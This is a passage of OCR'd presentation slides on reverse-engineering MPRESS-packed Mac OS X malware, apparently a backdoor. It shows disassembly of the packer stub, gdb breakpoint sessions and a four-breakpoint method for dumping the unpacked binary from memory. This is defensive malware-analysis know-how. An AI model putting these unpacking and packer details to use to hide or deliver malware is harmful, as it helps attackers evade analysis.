00051059         push    eax
0005105A         call    do_open
0005105F         mov     ebx, eax
00051061         mov     esi, esp
00051063         push    edi
00051064         push    edi                    ; offset
00051065         push    400h                   ; size
0005106A         push    esi                    ; buf
0005106B         push    eax                    ; fd
0005106C         call    do_pread
00051071         call    sub_5109C              ; process linker
00051071                                        ; this will map dyld into its memory set on the header
00051076         push    ebx
00051077         call    do_close
```

Secondary stub




```
:0005107C         add     esp, 400h
:00051082         call    $+5
:00051087         pop     eax
:00051088         add     eax, 0Eh
:0005108D         mov     [eax], edi
:0005108F         popa                                ; sets the stack and env variables
:00051090         call    sub_51099
:00051090 ; ---------------------------------------------------------------------------
:00051095         db    0                             ; puts here the entrypoint for dyld?
:00051095                                             ; address of __dyld__dyld_start
:00051096         db    0
:00051097         db    0
:00051098         db    0
:00051099
:00051099 ; =============== S U B R O U T I N E =======================================
:00051099
:00051099
:00051099 sub_51099 proc near                         ; CODE XREF: seg000:00051090↑p
:00051099         pop     eax
:0005109A         jmp     dword ptr [eax]             ; jump to __dyld__dyld_start and start the backdoor
:0005109A sub_51099 endp ; sp-analysis failed
```

Secondary stub

- The original entry point can be easily found.
- Using gdbinit's dumpmacho command and otool.
- Or dump memory and use otool, MachOView, IDA.

Secondary stub



```
Load command 10
        cmd LC_UNIXTHREAD
    cmdsize 80
     flavor i386_THREAD_STATE
      count i386_THREAD_STATE_COUNT
        eax 0x00000000 ebx    0x00000000 ecx 0x00000000 edx 0x00000000
        edi 0x00000000 esi    0x00000000 ebp 0x00000000 esp 0x00000000
        ss  0x00000000 eflags 0x00000000 eip 0x00002d00 cs  0x00000000
        ds  0x00000000 es     0x00000000 fs  0x00000000 gs  0x00000000
```


Secondary stub

- The moment it's ready to jump to dyld_start we have a Mach-O binary in memory.
- No further protections.
- MPRESS is nothing more than a shell for the original binary.

How to debug MPRESS

How to debug MPRESS

- Same GDB problem as the dropper.
- Modify entry point address to a INT 3h.
- And also the jump to the second stub.
- If you use gdbinit script use the int3/rint3 commands for the second breakpoint.




```
gdb$ r

Program received signal SIGTRAP, Trace/breakpoint trap.
0x000714bc in ?? ()
--------------------------------------------------------------------------[regs]
  EAX: 0x00000000  EBX: 0x00000000  ECX: 0x00000000  EDX: 0x00000000  o d I t s z a p c
  ESI: 0x00000000  EDI: 0x00000000  EBP: 0x00000000  ESP: 0xBFFFFC08  EIP: 0x000714BC
  CS: 001B  DS: 0023  ES: 0023  FS: 0000  GS: 0000  SS: 0023
--------------------------------------------------------------------------[code]
0x714bc:  90                                     nop
0x714bd:  8b fb                                  mov    edi,ebx
0x714bf:  e8 00 00 00 00                         call   0x714c4
0x714c4:  58                                     pop    eax
0x714c5:  05 7c 02 00 00                         add    eax,0x27c
0x714ca:  ff 30                                  push   DWORD PTR [eax]
0x714cc:  60                                     pusha
0x714cd:  8b 08                                  mov    ecx,DWORD PTR [eax]
--------------------------------------------------------------------------------
gdb$ int3 0x71750
gdb$ c

Program received signal SIGTRAP, Trace/breakpoint trap.
0x00071751 in ?? ()
--------------------------------------------------------------------------[regs]
  EAX: 0x000501C3  EBX: 0x00050000  ECX: 0x00020416  EDX: 0x000510A4  o d I t s z a P c
  ESI: 0x0000101C  EDI: 0x00000000  EBP: 0x000019E4  ESP: 0xBFFFF7E0  EIP: 0x00071751
  CS: 001B  DS: 0023  ES: 0023  FS: 0000  GS: 0000  SS: 0023
--------------------------------------------------------------------------[code]
0x71751:  ab                                     stos   DWORD PTR es:[edi],eax
0x71752:  f8                                     clc
0x71753:  fd                                     std
0x71754:  ff 00                                  inc    DWORD PTR [eax]
0x71756:  00 00                                  add    BYTE PTR [eax],al
0x71758:  00 00                                  add    BYTE PTR [eax],al
0x7175a:  00 00                                  add    BYTE PTR [eax],al
0x7175c:  00 00                                  add    BYTE PTR [eax],al
--------------------------------------------------------------------------------
gdb$ █
```

❶

❷

How to debug MPRESS



```
gdb$ rint3
gdb$ context
--------------------------------------------------------------------------------[regs]
  EAX: 0x000501C3  EBX: 0x00050000  ECX: 0x00020416  EDX: 0x000510A4  o d I t s z a P c
  ESI: 0x0000101C  EDI: 0x00000000  EBP: 0x000019E4  ESP: 0xBFFFF7E0  EIP: 0x00071750
  CS: 001B  DS: 0023  ES: 0023  FS: 0000  GS: 0000  SS: 0023
--------------------------------------------------------------------------------[code]
0x71750:  e9 ab f8 fd ff                jmp    0x51000
0x71755:  00 00                         add    BYTE PTR [eax],al
0x71757:  00 00                         add    BYTE PTR [eax],al
0x71759:  00 00                         add    BYTE PTR [eax],al
0x7175b:  00 00                         add    BYTE PTR [eax],al
0x7175d:  00 00                         add    BYTE PTR [eax],al
0x7175f:  00 00                         add    BYTE PTR [eax],al
0x71761:  00 00                         add    BYTE PTR [eax],al
--------------------------------------------------------------------------------
gdb$
```


Stress free unpacking...


Unpacking MPRESS

- Technically it's dumping not unpacking.
- A custom debugger.
- Four breakpoints used.
- Perfect dump.
- No need to fix anything: imports, etc.

First breakpoint

- Find out address and size of the unpacked area.







```
:000714EA         push    1012h                    ; flags
:000714EA                                          ; MAP_ANON | MAP_FIXED | MAP_PRIVATE
:000714EF         push    7                        ; prot: RWX
:000714F1         push    ebx                      ; len: 0x00050000
:000714F2         push    ecx                      ; start addr: 0x00001000
:000714F3         lea     esi, [ecx+1Ch]
:000714F6         call    sub_71519                ; mmap
```

Second breakpoint

- Set after the unpacking is done.
- Find out the jump to the second stub.




```
:0007150E loc_7150E:                                ; CODE XREF: start+49↑j
:0007150E          jmp     loc_71750                ; jump to the 2nd stage stub
:0007150E start    endp ; sp-analysis failed
```



```
:00071750 ; START OF FUNCTION CHUNK FOR start
:00071750
:00071750 loc_71750:                               ; CODE XREF: start:loc_7150E↑j
:00071750          jmp     loc_51000
:00071750 ; END OF FUNCTION CHUNK FOR start
:00071750 HEADER   ends
:00071750
:00071750
:00071750          end start
```

Third breakpoint


- Set inside the second stub.
- We can't dump memory yet.
- Best place is on the jump to dyld_start.



```
:00051099 sub_51099 proc near                   ; CODE XREF: seg000:00051090↑p
:00051099         pop     eax
:0005109A         jmp     dword ptr [eax]       ; jump to __dyld__dyld_start and start the backdoor
:0005109A sub_51099 endp ; sp-analysis failed
```


Fourth breakpoint

- Located in the jump to dyld_start instruction.
- We have the binary in memory.
- Dump to disk.
- Kill target binary.



MPRESS Dumper

- It's a dumper so you should run it in a VM.
- Check my github in a couple of days.

